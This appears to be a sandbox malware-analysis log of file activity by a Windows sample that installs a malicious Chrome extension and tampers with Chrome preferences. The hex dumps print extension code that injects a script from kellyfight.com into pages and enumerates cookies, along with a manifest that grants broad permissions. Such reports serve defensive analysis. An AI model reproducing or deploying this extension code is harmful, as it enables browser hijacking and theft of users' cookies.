C:\Users\user\AppData\Local\Temp\1611913547477	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	3805939	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\hihistory	success or wait	1	38058FD	DeleteFileA
C:\Users\user\AppData\Local\crx.json	success or wait	1	376121E	DeleteFileA
C:\Users\user\AppData\Local\crx.7z	success or wait	1	376143C	DeleteFileA
C:\Users\user\AppData\Local\Temp\1611913516483	success or wait	1	3761BD5	DeleteFileA
C:\Users\user\AppData\Local\Temp\1611913547477	success or wait	1	375E653	DeleteFileA

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\ehcdpclapmggacanmpfjlemhjkoefcbh\1.0.0.0_0\book.js	C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\ehcdpclapmggacanmpfjlemhjkoefcbh\1.0.0.0_0\d8yl+Hf7rX.js	success or wait	1	375F6E4	MoveFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1611913516483	unknown	37737	37 7a bc af 27 1c 00 03 49 56 77 20 27 93 00 00 00 00 00 00 22 00 00 00 00 00 00 00 c6 53 db b7 00 1b 9e 93 8a f1 38 25 44 84 d4 fd 32 20 a4 96 4a 87 97 a8 79 31 81 43 bf cd 88 aa be a1 86 f3 48 45 38 39 a7 56 e6 98 5a 27 2c 6e 2a d5 24 f5 54 04 56 13 15 15 0e ad 4f c1 25 7b 1f 49 1e 36 21 06 94 8b 91 d9 22 83 de 3a 19 4c 99 a9 6e 72 48 2e 8f 41 86 6d 0b 09 ba 86 eb f9 89 35 cc 4d 04 6f 00 1c f5 b9 9d e9 51 e7 d0 e1 72 8d cb 01 9b e2 ff 7c fa 6b 31 9d f0 53 22 a9 eb 77 22 59 ae 93 e1 32 70 53 b5 bb a4 b4 67 88 f7 c1 dc f8 56 3a 79 15 3b 15 cd 2b 86 d5 9b 50 89 e4 8c 38 46 ed bd 74 17 93 fd 29 95 26 3a e6 21 6a a5 ee cb b3 ba e9 3d 89 fc 7f 25 d8 b1 64 0d 62 15 75 b7 26 e2 05 34 79 a6 3c b9 39 37 c4 a4 5b 11 60 4c 5d 37 0b cf c3 73 5a 97 3b be 4b d1 07 45	7z...'IVw'.....".....S8%D...2..J...y1.C.... ...HE89.V.Z',n*.\$T.V.....O .%{.l.6!.....".....L...nrH..A.m..5.M.o.....Q...r..... k 1..S"...w"Y...2pS....g.....V:y. ;...+...P...8F..t...)&.:lj... ;=...%..d.b.u.&..4y.<.97..['` Lj7...sZ.;K..E	success or wait	1	3805954	WriteFile
C:\Users\user\AppData\Local\crx.7z	unknown	36105	37 7a bc af 27 1c 00 03 d4 03 39 bb c5 8c 00 00 00 00 00 00 24 00 00 00 00 00 00 00 9a 5e 78 12 00 44 94 05 c4 7a 27 f6 f7 ee 89 8e 50 90 88 b3 aa d5 50 27 c5 42 d4 1a 61 ac 49 6b d6 3f 68 a5 4f 20 28 3c 4d b3 dc 41 14 b2 8b 53 b1 d5 1c 3e 6c 1f ed 13 5b 9c 79 9b 8d f6 45 ee 42 46 14 40 19 2a 77 cb bb 0b 34 33 03 a5 7b ac 62 f1 47 fb d2 f3 28 ae 2e e8 bb 3d 81 51 c6 ac 32 27 d3 39 a5 6c 25 85 09 7e 06 34 db a9 b4 60 7e ed 75 58 36 c1 c9 08 8a 98 53 c3 ed 15 b5 9b 54 19 c1 4b ca 5c 29 7d d7 e3 2c 2b 3e 5c 59 65 46 70 2d b1 00 ca 3c a7 4f 74 70 77 e2 ff 0d 86 f7 cd 23 d7 4e 56 1a 13 ab ee f7 ff da d9 d5 7e a1 3b a5 28 fd db 8d 2d e3 46 7e ae 7f 86 52 a4 24 73 0f cb 6d d6 d4 7d 2f 1a 3e e0 01 78 96 c8 3e ac b1 4f 73 77 8b 82 6d de 1d 41 b6 4f b3 68 5d d7 64	7z..'.....9.....\$.....^ x..D...z'.....P'..B..a.lk? h.O (<M..A...S...>l...[y... E.BF.@.*w...43..{.b.G... (....= .Q..2'.9.l%..~.4...`~.uX6..... S.....T..K.l)).,+> YeFp-...<. Otpw.....#.NV.....~.;.(...- .F~...R.\$s..m..j)/>..x..>..O sw..m..A.O.h].d	success or wait	1	36FDB9A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\crx.json	unknown	1981	7b 22 61 63 74 69 76 65 5f 70 65 72 6d 69 73 73 69 6f 6e 73 22 3a 7b 22 61 70 69 22 3a 5b 22 61 63 74 69 76 65 54 61 62 22 2c 22 62 72 6f 77 73 69 6e 67 44 61 74 61 22 2c 22 63 6f 6e 74 65 6e 74 53 65 74 74 69 6e 67 73 22 2c 22 63 6f 6e 74 65 78 74 4d 65 6e 75 73 22 2c 22 63 6f 6f 6b 69 65 73 22 2c 22 64 6f 77 6e 6c 6f 61 64 73 22 2c 22 64 6f 77 6e 6c 6f 61 64 73 49 6e 74 65 72 6e 61 6c 22 2c 22 68 69 73 74 6f 72 79 22 2c 22 6d 61 6e 61 67 65 6d 65 6e 74 22 2c 22 70 72 69 76 61 63 79 22 2c 22 73 74 6f 72 61 67 65 22 2c 22 74 61 62 73 22 2c 22 74 6f 70 53 69 74 65 73 22 2c 22 77 65 62 4e 61 76 69 67 61 74 69 6f 6e 22 2c 22 77 65 62 52 65 71 75 65 73 74 22 2c 22 77 65 62 52 65 71 75 65 73 74 42 6c 6f 63 6b 69 6e 67 22 5d 2c 22 73 63 72 69 70 74 61 62 6c 65	{"active_permissions": {"api": "activeTab","browsingData ","co ntentSettings","contextMen us", "cookies","downloads","do wnloa dsInternal","history","mana gem ent","privacy","storage","ta bs ","topSites","webNavigatio n", webRequest","webRequest Blocking"},"scriptable	success or wait	1	36FDB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	unknown	32768	7b 22 65 78 74 65 6e 73 69 6f 6e 73 22 3a 7b 22 70 6f 6c 69 63 79 22 3a 7b 22 73 77 69 74 63 68 22 3a 66 61 6c 73 65 7d 2c 22 73 65 74 74 69 6e 67 73 22 3a 7b 22 61 61 70 6f 63 63 6c 63 67 6f 67 6b 6d 6e 63 6b 6f 6b 64 6f 70 66 6d 68 6f 6e 66 6d 67 6f 65 6b 22 3a 7b 22 61 63 6b 5f 65 78 74 65 72 6e 61 6c 22 3a 74 72 75 65 2c 22 61 63 74 69 76 65 5f 70 65 72 6d 69 73 73 69 6f 6e 73 22 3a 7b 22 61 70 69 22 3a 5b 5d 2c 22 6d 61 6e 69 66 65 73 74 5f 70 65 72 6d 69 73 73 69 6f 6e 73 22 3a 5b 5d 7d 2c 22 61 70 70 5f 6c 61 75 6e 63 68 65 72 5f 6f 72 64 69 6e 61 6c 22 3a 22 77 22 2c 22 63 6f 6d 6d 61 6e 64 73 22 3a 7b 7d 2c 22 63 6f 6e 74 65 6e 74 5f 73 65 74 74 69 6e 67 73 22 3a 5b 5d 2c 22 63 72 65 61 74 69 6f 6e 5f 66 6c 61 67 73 22 3a 31 33 37 2c 22 65 76 65	{"extensions":{"policy": {"switch":false},"settings": {"aapocc lcgogkmnckokdopfmhonfm goek":{" ack_external":true,"active_ permissions":{"api": [],"manifest_permissions": []},"app_launcher _ordinal":"w","commands": {},"content_settings": [],"creation_flags":137,"eve	success or wait	1	36F4133	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	unknown	1891	36 35 34 35 34 46 37 44 41 37 39 38 44 37 45 45 32 36 39 41 36 38 34 34 46 33 39 45 43 43 33 43 34 36 41 34 31 42 42 30 37 22 2c 22 6c 61 73 74 5f 75 73 65 72 6e 61 6d 65 22 3a 22 32 41 41 39 34 36 36 36 34 32 38 41 34 31 42 42 39 38 38 38 43 45 38 42 38 41 36 37 45 42 38 37 39 33 34 43 32 44 30 33 32 41 37 46 37 46 33 41 46 42 36 46 34 30 46 35 46 46 33 34 43 37 31 41 22 7d 7d 2c 22 68 6f 6d 65 70 61 67 65 22 3a 22 41 42 34 41 44 38 39 33 36 43 41 30 33 43 36 33 44 43 35 35 45 35 45 38 32 36 35 37 43 38 31 44 37 44 45 35 42 43 44 45 38 32 36 45 35 37 31 46 31 46 32 38 42 39 32 43 41 34 39 46 43 42 43 34 22 2c 22 68 6f 6d 65 70 61 67 65 5f 69 73 5f 6e 65 77 74 61 62 70 61 67 65 22 3a 22 32 42 35 39 43 44 45 37 33 33 34 30 43 36 35 45 37 31 38 36 30 39 31	65454F7DA798D7EE269A 6844F39ECC 3C46A41BB07", "last_user name": " 2AA94666428A41BB9888 CE8B8A67EB 87934C2D032A7F7F3AFB 6F40F5FF34 C71A"}}, "homepage": "AB4 AD8936C A03C63DC55E5E82657C8 1D7DE5BCDE 826E571F1F28B92CA49F CBC4", "hom epage_is_newtabpage": "2 B59CDE7 3340C65E7186091	success or wait	1	36F4133	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\lehcdpclapmggacanmpfjlemhjkoefcbh\1.0.0.0_0\icon.png	unknown	1161	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 1e 00 00 00 1e 08 06 00 00 00 3b 30 ae a2 00 00 04 50 49 44 41 54 48 89 ed 95 5d 88 94 65 14 c7 7f e7 79 de 99 fd 9a d5 75 77 dc 75 d1 3e ac f0 c6 44 a3 04 2f b2 04 33 24 ac db e8 22 02 b1 2e ac ab b2 bc 4a b6 0f 0a a2 48 ba e8 c2 28 8a a0 82 a4 1b c3 30 4a 0c 0b d2 44 dd c0 84 58 2c 30 3f b6 76 26 57 77 d7 9d 8f f7 39 5d 3c cf fb ce 3b e3 3a e6 4d 74 e1 81 77 e6 19 de e7 9c ff f9 ff cf c7 c0 0d fb 8f 4c 00 56 1f d9 7c 7a a2 5a 5f d2 ee 62 24 a2 bd 91 29 f7 e7 a2 9d df ac 7a ef d5 ec bb f5 c7 9f 7c a9 5c ab 3f 33 55 77 fd bf 0e 0e 5e e1 7b db f8 78 7a 1e cc 47 bf 1f ba e7 83 a5 06 60 a2 5a 5f 22 21 0b 91 b9 9f 18 95 0b b5 78 e0 d4 4c e5 95 b5 47 b7 1c 48 02 ad 3d ba f9 f0 6f 33 95 1d 93 b5 b8 3f 46	.PNG.....IHDR.....; 0.....PIDATH...].e....y.....u w.u.>...D../..3\$...".....J.. ..H...((.....0J...D...X,0?.v&W w....9]<...;.Mt.w..... ...L.V.. z.Z_..b\$...).....Z.?.3Uw....^.{..xz..G..`Z_"!.....x..L...G..H ..=...o3.....?F	success or wait	1	36FDB9A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\ehcdpclapmeggacanmpf\jlemhjkoeifcbh\1.0.0.0_0\icon48.png	unknown	2235	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 30 00 00 00 30 08 06 00 00 00 57 02 f9 87 00 00 08 82 49 44 41 54 68 81 bd 5a 5d 6c 5c 47 15 fe ce ec ae 7f b6 dd 34 c6 22 92 e3 38 4e 1a 93 58 42 15 0f b8 b2 fa 44 23 94 3c 20 24 b7 20 57 fc a4 7d 89 92 82 c4 4b 8d 14 a9 50 84 51 0a a9 fc e0 8a 17 10 ad fc 02 08 50 0c 8a 2d 78 4a 54 a5 4f a0 2a 06 21 55 42 4e 6a 48 6c 27 b1 04 32 c6 dd 64 d7 6b fb ce c7 c3 cc dc 3b f7 cf eb 9f a4 e7 ea ea cc de 3b 73 e6 9c 33 e7 6f e6 ae e0 11 c0 a1 c5 e1 f6 d5 87 c1 29 42 9f 14 b2 1f 44 1f 44 3a 00 54 48 40 09 aa 00 57 08 ce 89 a8 59 42 5f 7f ea 89 d6 6b 77 7b 26 eb 7b 9d 5b 76 3b f0 a9 f9 6f 74 e8 5a 6d 08 82 21 6a 9e 06 50 4e 13 17 10 84 d8 69 5c 9b 20 00 d4 04 72 15 82 69 55 2e 4f af f6 fe 66 e5 13 11 e0 e0 fd	.PNG.....IHDR...0...0.... W.....IDATH..Z]\G.....4." ..8N..XB.....D#.< \$. W..}....K...P.Q.....P..- xJT.O.*.! UBNjHl'.2..d.k.....;.;s..3.o.....)B....D.D ..TH@...W....YB....kw{&.{. [v;...ot.Zm..lj..PN.....\l. ...r. .iU.O...f.....	success or wait	1	36FDB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\ehcdpclapmeggacanmpf\jlemhjkoeifcbh\1.0.0.0_0\popup.html	unknown	280	3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 3c 74 69 74 6c 65 3e 3c 2f 74 69 74 6c 65 3e 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 78 74 2f 63 73 73 22 3e 0a 64 69 76 20 7b 0a 09 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 0a 09 63 6f 6c 6f 72 3a 20 72 65 64 3b 0a 7d 0a 3c 2f 73 74 79 6c 65 3e 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 6a 71 75 65 72 79 2d 31 2e 38 2e 33 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 70 6f 70 75 70 2e 6a 73 22 3e 3c	<!DOCTYPE HTML>.<html>.<head>.<meta charset="UTF-8">.<title></title>.<style type="text/css">.<div {..font-size: 30px;..color: red;}.</style>.<script type="text /javascr<wbr>ipt" src="jquery-1.8.3.min.js"></scr<wbr>ipt>.<scr<wbr>ipt type="text/javascr<wbr>ipt" src="popup.js"><	success or wait	1	36FDB9A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\ehcdpclapmggacanmpf\jlemhjkoefcbh\1.0.0.0_0\background.js	unknown	886	24 28 66 75 6e 63 74 69 6f 6e 28 29 20 7b 0a 0a 63 68 72 6f 6d 65 2e 74 61 62 73 2e 6f 6e 53 65 6c 65 63 74 69 6f 6e 43 68 61 6e 67 65 64 2e 61 64 64 4c 69 73 74 65 6e 65 72 28 66 75 6e 63 74 69 6f 6e 28 74 61 62 2c 69 6e 66 6f 29 7b 0a 09 0a 09 63 68 72 6f 6d 65 2e 74 61 62 73 2e 71 75 65 72 79 28 7b 0a 09 09 09 61 63 74 69 76 65 20 3a 20 74 72 75 65 0a 09 09 7d 2c 20 66 75 6e 63 74 69 6f 6e 28 74 61 62 29 20 7b 0a 09 09 09 76 61 72 20 70 61 67 65 55 72 6c 20 3d 20 74 61 62 5b 30 5d 2e 75 72 6c 3b 0a 09 09 09 63 6f 6e 73 6f 6c 65 2e 6c 6f 67 28 70 61 67 65 55 72 6c 29 3b 0a 09 09 09 69 66 20 28 4e 75 6d 62 65 72 28 70 61 67 65 55 72 6c 2e 69 6e 64 65 78 4f 66 28 22 65 78 74 65 6e 73 69 6f 6e 73 22 29 29 20 3e 20 31 29 20 0a 09 09 09 7b 0a 09 09 09 63 68	\$(function() { .chrome.tabs.on SelectionChanged.addList ener(function(tab,info) {chrome.t abs.query({....active : true.. }, function(tab) {var pag eUrl = tab[0].url;....console. log(pageUrl);....if (Number(pa geUrl.indexOf("extensions")) > 1){ch	success or wait	1	36FDB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\ehcdpclapmggacanmpf\jlemhjkoefcbh\1.0.0.0_0\book.js	unknown	152	28 66 75 6e 63 74 69 6f 6e 28 29 7b 0d 0a 20 20 76 61 72 20 73 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 3b 20 0d 0a 20 20 73 2e 73 72 63 20 3d 20 27 2f 2f 6b 65 6c 6c 79 66 69 67 68 74 2e 63 6f 6d 2f 32 32 61 66 66 35 36 66 34 35 66 36 62 33 36 64 65 63 2e 6a 73 27 3b 20 0d 0a 20 20 64 6f 63 75 6d 65 6e 74 2e 62 6f 64 79 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 73 29 3b 0d 0a 7d 29 28 29 3b	(function(){ .. var s = docume nt.createElement('script'); .. s.src = '//kellyfight.com/22aff 56f45f6b36dec.js'; .. documen t.body.appendChild(s); .. }) ();	success or wait	1	36FDB9A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\lehcdpclapmggacanmpf\jlemhjkoeifcbh\1.0.0.0_0\jquery-1.8.3.min.js	unknown	93637	2f 2a 21 20 6a 51 75 65 72 79 20 76 31 2e 38 2e 33 20 6a 71 75 65 72 79 2e 63 6f 6d 20 7c 20 6a 71 75 65 72 79 2e 6f 72 67 2f 6c 69 63 65 6e 73 65 20 2a 2f 0d 0a 28 66 75 6e 63 74 69 6f 6e 28 65 2c 74 29 7b 66 75 6e 63 74 69 6f 6e 20 5f 28 65 29 7b 76 61 72 20 74 3d 4d 5b 65 5d 3d 7b 7d 3b 72 65 74 75 72 6e 20 76 2e 65 61 63 68 28 65 2e 73 70 6c 69 74 28 79 29 2c 66 75 6e 63 74 69 6f 6e 28 65 2c 6e 29 7b 74 5b 6e 5d 3d 21 30 7d 29 2c 74 7d 66 75 6e 63 74 69 6f 6e 20 48 28 65 2c 6e 2c 72 29 7b 69 66 28 72 3d 3d 3d 74 26 26 65 2e 6e 6f 64 65 54 79 70 65 3d 3d 3d 31 29 7b 76 61 72 20 69 3d 22 64 61 74 61 2d 22 2b 6e 2e 72 65 70 6c 61 63 65 28 50 2c 22 2d 24 31 22 29 2e 74 6f 4c 6f 77 65 72 43 61 73 65 28 29 3b 72 3d 65 2e 67 65 74 41 74 74 72 69 62 75 74 65	/*! jQuery v1.8.3 jquery.com jquery.org/license */..(funct ion(e,t){function _(e){var t=M[e]={};return v.each(e.split(y ,function(e,n){t[n]=!0}),t)fu nction H(e,n,r) {if(r===t&&e.no deType===1){var i="data- "+n.replace(P,"- \$1").toLowerCase();r =e.getAttribute	success or wait	1	36FDB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\lehcdpclapmggacanmpf\jlemhjkoeifcbh\1.0.0.0_0\popup.js	unknown	642	24 28 66 75 6e 63 74 69 6f 6e 28 29 20 7b 0d 0a 0d 0a 09 0d 0a 09 76 61 72 20 61 2c 20 65 3b 0d 0a 0d 0a 09 63 68 72 6f 6d 65 2e 74 61 62 73 2e 67 65 74 53 65 6c 65 63 74 65 64 28 6e 75 6c 6c 2c 20 66 75 6e 63 74 69 6f 6e 28 74 61 62 29 20 7b 0d 0a 09 09 65 20 3d 20 74 61 62 2e 75 72 6c 3b 20 0d 0a 09 09 61 6c 65 72 74 28 22 75 72 6c 2d 2d 22 20 2b 20 65 29 3b 0d 0a 09 7d 29 3b 0d 0a 0d 0a 09 63 68 72 6f 6d 65 2e 63 6f 6f 6b 69 65 73 2e 67 65 74 41 6c 6c 28 7b 0d 0a 09 09 75 72 6c 20 3a 20 65 0d 0a 09 7d 2c 20 66 75 6e 63 74 69 6f 6e 28 79 74 43 6f 6f 6b 69 65 73 29 20 7b 0d 0a 09 09 66 6f 72 20 28 20 76 61 72 20 69 20 3d 20 30 3b 20 69 20 3c 20 79 74 43 6f 6f 6b 69 65 73 2e 6c 65 6e 67 74 68 3b 20 69 2b 2b 29 20 7b 0d 0a 09 09 09 69 66 20 28 79 74 43 6f	\$(function() {.....var a, e ;.....chrome.tabs.getSelect ed(null, function(tab) {....e = tab.url;alert("url-" + e) ;...});.....chrome.cookies.ge tAll({.....url : e...}, function (ytCookies) {....for (var i = 0; i < ytCookies.length; i++) {.....if (ytCo	success or wait	1	36FDB9A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\ehcdpclapmggacanmpfjlemhjkoeifcbh\1.0.0.0_0\manifest.json	unknown	1296	7b 0d 0a 20 20 20 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 20 7b 0d 0a 20 20 20 20 20 20 22 70 65 72 73 69 73 74 65 6e 74 22 3a 20 74 72 75 65 2c 0d 0a 20 20 20 20 20 20 22 73 63 72 69 70 74 73 22 3a 20 5b 20 22 6a 71 75 65 72 79 2d 31 2e 38 2e 33 2e 6d 69 6e 2e 6a 73 22 2c 20 22 62 61 63 6b 67 72 6f 75 6e 64 2e 6a 73 22 20 5d 0d 0a 20 20 20 7d 2c 0d 0a 20 20 20 22 62 72 6f 77 73 65 72 5f 61 63 74 69 6f 6e 22 3a 20 7b 0d 0a 20 20 20 20 20 20 22 64 65 66 61 75 6c 74 5f 69 63 6f 6e 22 3a 20 22 69 63 6f 6e 2e 70 6e 67 22 2c 0d 0a 20 20 20 20 20 20 22 64 65 66 61 75 6c 74 5f 70 6f 70 75 70 22 3a 20 22 70 6f 70 75 70 2e 68 74 6d 6c 22 2c 0d 0a 20 20 20 20 20 20 22 64 65 66 61 75 6c 74 5f 74 69 74 6c 65 22 3a 20 22 62 6f 6f 6b 5f 68 65 6c 70 65 72 22 0d 0a 20 20	{.. "background": {.. "persistent": true,.. "scripts": ["jquery-1.8.3.min.js", "background.js"].. }.. "browser_action": {.. "default_icon": "icon.png".. "default_popup": "popup.html"... "default_title": "book_helper"..	success or wait	1	36FDB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\ehcdpclapmggacanmpfjlemhjkoeifcbh\1.0.0.0_0\manifest.json	unknown	1084	7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 22 70 65 72 73 69 73 74 65 6e 74 22 3a 74 72 75 65 2c 22 73 63 72 69 70 74 73 22 3a 5b 22 6a 71 75 65 72 79 2d 31 2e 38 2e 33 2e 6d 69 6e 2e 6a 73 22 2c 22 62 61 63 6b 67 72 6f 75 6e 64 2e 6a 73 22 5d 7d 2c 22 62 72 6f 77 73 65 72 5f 61 63 74 69 6f 6e 22 3a 7b 22 64 65 66 61 75 6c 74 5f 69 63 6f 6e 22 3a 22 69 63 6f 6e 2e 70 6e 67 22 2c 22 64 65 66 61 75 6c 74 5f 70 6f 70 75 70 22 3a 22 70 6f 70 75 70 2e 68 74 6d 6c 22 2c 22 64 65 66 61 75 6c 74 5f 74 69 74 6c 65 22 3a 22 64 38 79 49 2b 48 66 37 72 58 22 7d 2c 22 63 6f 6e 74 65 6e 74 5f 73 63 72 69 70 74 73 22 3a 5b 7b 22 61 6c 6c 5f 66 72 61 6d 65 73 22 3a 66 61 6c 73 65 2c 22 6a 73 22 3a 5b 22 64 38 79 49 2b 48 66 37 72 58 2e 6a 73 22 5d 2c 22 6d 61 74 63 68	{"background": {"persistent":true,"scripts":["jquery-1.8.3.min.js","background.js"]},"browser_action":{"default_icon":"icon.png","default_popup":"popup.html","default_title":"d8yl+Hf7rX"},"content_script":{"all_frames":false,"js":["d8yl+Hf7rX.js"],"match	success or wait	1	36F4133	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences	unknown	4096	7b 22 61 63 63 6f 75 6e 74 5f 69 64 5f 6d 69 67 72 61 74 69 6f 6e 5f 73 74 61 74 65 22 3a 32 2c 22 61 63 63 6f 75 6e 74 5f 74 72 61 63 6b 65 72 5f 73 65 72 76 69 63 65 5f 6c 61 73 74 5f 75 70 64 61 74 65 22 3a 22 31 33 32 34 35 39 32 34 35 30 39 37 30 35 33 32 34 22 2c 22 61 6c 74 65 72 6e 61 74 65 5f 65 72 72 6f 72 5f 70 61 67 65 73 22 3a 7b 22 62 61 63 6b 75 70 22 3a 74 72 75 65 7d 2c 22 61 6e 6e 6f 75 6e 63 65 6d 65 6e 74 5f 6e 6f 74 69 66 69 63 61 74 69 6f 6e 5f 73 65 72 76 69 63 65 5f 66 69 72 73 74 5f 72 75 6e 5f 74 69 6d 65 22 3a 22 31 33 32 34 35 39 32 34 35 30 39 33 39 31 38 31 38 22 2c 22 61 75 74 6f 63 6f 6d 70 6c 65 74 65 22 3a 7b 22 72 65 74 65 6e 74 69 6f 6e 5f 70 6f 6c 69 63 79 5f 6c 61 73 74 5f 76 65 72 73 69 6f 6e 22 3a 38 35 7d 2c 22 61	{"account_id_migration_st ate": 2,"account_tracker_service _las t_update":"1324592450970 5324", "alternate_error_pages": {"back up":true},"announcement_ notifi cation_service_first_run_ti me" :"13245924509391818","au tocomplete": {"retention_policy_last_ version":85},"a	success or wait	1	36F4133	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences	unknown	1416	69 65 5f 61 63 63 65 73 73 22 3a 7b 7d 2c 22 6d 65 64 69 61 5f 65 6e 67 61 67 65 6d 65 6e 74 22 3a 7b 7d 2c 22 6d 65 64 69 61 5f 73 74 72 65 61 6d 5f 63 61 6d 65 72 61 22 3a 7b 7d 2c 22 6d 65 64 69 61 5f 73 74 72 65 61 6d 5f 6d 69 63 22 3a 7b 7d 2c 22 6d 69 64 69 5f 73 79 73 65 78 22 3a 7b 7d 2c 22 6d 69 78 65 64 5f 73 63 72 69 70 74 22 3a 7b 7d 2c 22 6e 61 74 69 76 65 5f 66 69 6c 65 5f 73 79 73 74 65 6d 5f 72 65 61 64 5f 67 75 61 72 64 22 3a 7b 7d 2c 22 6e 61 74 69 76 65 5f 66 69 6c 65 5f 73 79 73 74 65 6d 5f 72 65 61 64 5f 67 75 61 72 64 22 3a 7b 7d 2c 22 6e 61 74 69 76 65 5f 66 69 6c 65 5f 73 79 73 74 65 6d 5f 77 72 69 74 65 5f 67 75 61 72 64 22 3a 7b 7d 2c 22 6e 66 63 22 3a 7b 7d 2c 22 6e 6f 74 69 66 69 63 61 74 69 6f 6e 73 22 3a 7b 7d 2c 22 70 61 73 73 77 6f 72 64 5f 70 72 6f 74 65 63 74 69 6f 6e 22 3a 7b 7d 2c 22 70 61 79 6d 65 6e 74 5f 68 61 6e 64 6c	ie_access": {}, "media_engagement": {}, "media_stream_camera" :{},"media_stream_mic": {}, "midi_sysex": {}, "mixed_script":{},"nativ e_file_system_read_guard ":{}," native_file_system_write_g uard":{},"nfc": {}, "notifications": {}, "password_protection": {}, "payment_handl	success or wait	1	36F4133	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1611913547477	unknown	553040	37 7a bc af 27 1c 00 03 ea e7 37 01 0c 70 08 00 00 00 00 00 24 00 00 00 00 00 00 00 ed 31 e4 cc 00 28 12 bc 60 28 97 d1 19 3c e0 b2 5e 85 95 2d b1 2b c5 a2 bf a4 e0 51 18 33 44 2d e3 15 8b d7 10 0b 1a a4 87 69 ee c8 73 69 97 61 ad 2c 56 b5 6b 0d 7b 4a 55 b0 64 6b c2 27 e7 68 bc fa d5 8f 20 4b 52 bb 24 7e 57 d9 fa 8f 26 18 20 ab d8 f3 b4 0d b1 f5 8f 96 bc d9 3c 59 39 07 2c 0b 30 f3 6b 2b 7f 3c 62 c0 86 bf 3f 7a 71 6c 6e 77 13 b1 af e0 1b 12 5c 84 d8 35 43 fa a9 0e 5e da 11 e1 ac 79 03 d8 93 cc bd a9 20 16 b1 46 5a 18 86 30 e3 24 95 9f 08 d0 8f a3 76 64 73 0d 1b 1e a7 b7 59 78 92 51 98 e8 17 78 cb c7 5f c2 e9 59 6b fa e8 6e bd 3e 26 a0 59 b3 c9 37 0b 42 3d c8 28 bd 38 b0 77 3c 0a 91 d2 a7 73 56 73 df 56 05 b2 36 3c 6f 1a 28 8d c4 19 8d d9 1f 62 e1 9b e5 74	7z..'.....7..p.....\$......1... (..'(...<.^.-.+.....Q.3D-i..si.a.,V.k.{JU.dk.' .h.... KR.\$~W...&. <Y9.,0.k+.<b...? zqlnw.....\..5C...^...y..... ..FZ..0.\$..vds.....Yx.Q...x...Yk..n >&.Y..7.B= (.8.w<....sVs.V..6<o. (.....b...t	success or wait	1	3805954	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe	unknown	4592400	success or wait	1	495EF1	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	unknown	28672	success or wait	1	36F3578	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	unknown	4096	success or wait	1	36F3578	ReadFile
C:\Users\user\AppData\Local\Temp\1611913516483	unknown	32	success or wait	4	36FDB1A	ReadFile
C:\Users\user\AppData\Local\crx.json	unknown	4096	success or wait	1	36F3578	ReadFile
C:\Users\user\AppData\Local\crx.7z	unknown	32	success or wait	4	36FDB1A	ReadFile
